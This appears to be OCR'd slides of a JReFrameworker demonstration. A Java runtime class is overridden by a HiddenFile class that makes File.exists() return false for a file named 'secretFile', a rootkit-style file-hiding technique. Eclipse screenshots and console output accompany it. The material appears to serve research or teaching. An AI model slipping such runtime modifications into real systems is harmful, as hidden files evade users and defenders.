
```
1  import java.io.File;
4
5  public class Test {
6
7      public static void main(String[] args) throws IOException {
8          File testFile = new File("secretFile");
9          FileWriter fw = new FileWriter(testFile);
10         fw.write("blah");
11         fw.close();
12         System.out.println("Secret File Exists: " + testFile.exists());
13         testFile.delete();
14     }
15
16 }
17
```

Problems Javadoc Declaration Console Error Log

<terminated> Test [Java Application] C:\Program Files\Java\jre1.8.0_111\bin\javaw.exe (Jan 16, 2017, 2:35:01 PM)

```
Secret File Exists: true
```

```java
package jref.java.io;

import java.io.File;

import jreframeworker.annotations.methods.MergeMethod;
import jreframeworker.annotations.types.MergeType;

@MergeType
public class HiddenFile extends File {

    private static final long serialVersionUID = 1L;

    public HiddenFile(String name) {
        super(name);
    }

    @MergeMethod
    @Override
    public boolean exists(){
        if(isFile() && getName().equals("secretFile")){
            return false;
        } else {
            return super.exists();
        }
    }

}
```


Run Configurations
Create, manage, and run configurations
type filter text
Eclipse Application
Gradle Project
Java Applet
Java Application
Test
JReFrameworker Java Applic
Test (1)
JUnit
JUnit Plug-in Test
Maven Build
OSGi Framework
Task Context Test
Filter matched 12 of 12 items
Name: Test (1)
Main
Arguments
JRE
Classpath
Environment
Common
Project:
HiddenFile
Browse...
Main class:
Test
Search...
Include system libraries when searching for a main class
Include inherited mains when searching for a main class
Stop in main
Revert
Apply
Close
Run

workspace - Java - HiddenFile/src/Test.java - Eclipse

File Edit Source Refactor Navigate Search Project Run Window Help

Package Explorer

- HiddenFile
  - Referenced Libraries
  - src
    - (default package)
      - Test.java
    - jref.java.io
      - HiddenFile.java
  - annotations
  - applications
  - runtimes
  - jref-build.xml


Test.java


```
1 import java.io.File;
4
5 public class Test {
6
7     public static void main(String[] args) throws IOException {
8         File testFile = new File("secretFile");
9         FileWriter fw = new FileWriter(testFile);
10        fw.write("blah");
11        fw.close();
12        System.out.println("Secret File Exists: " + testFile.exists());
13        testFile.delete();
14    }
15
16 }
17
```

Problems Javadoc Declaration Console Error Log

<terminated> Test (1) [JReFrameworker Java Application] C:\Program Files\Java\jre1.8.0_111\bin\javaw.exe (Jan 16, 2017, 3:11:10 PM)

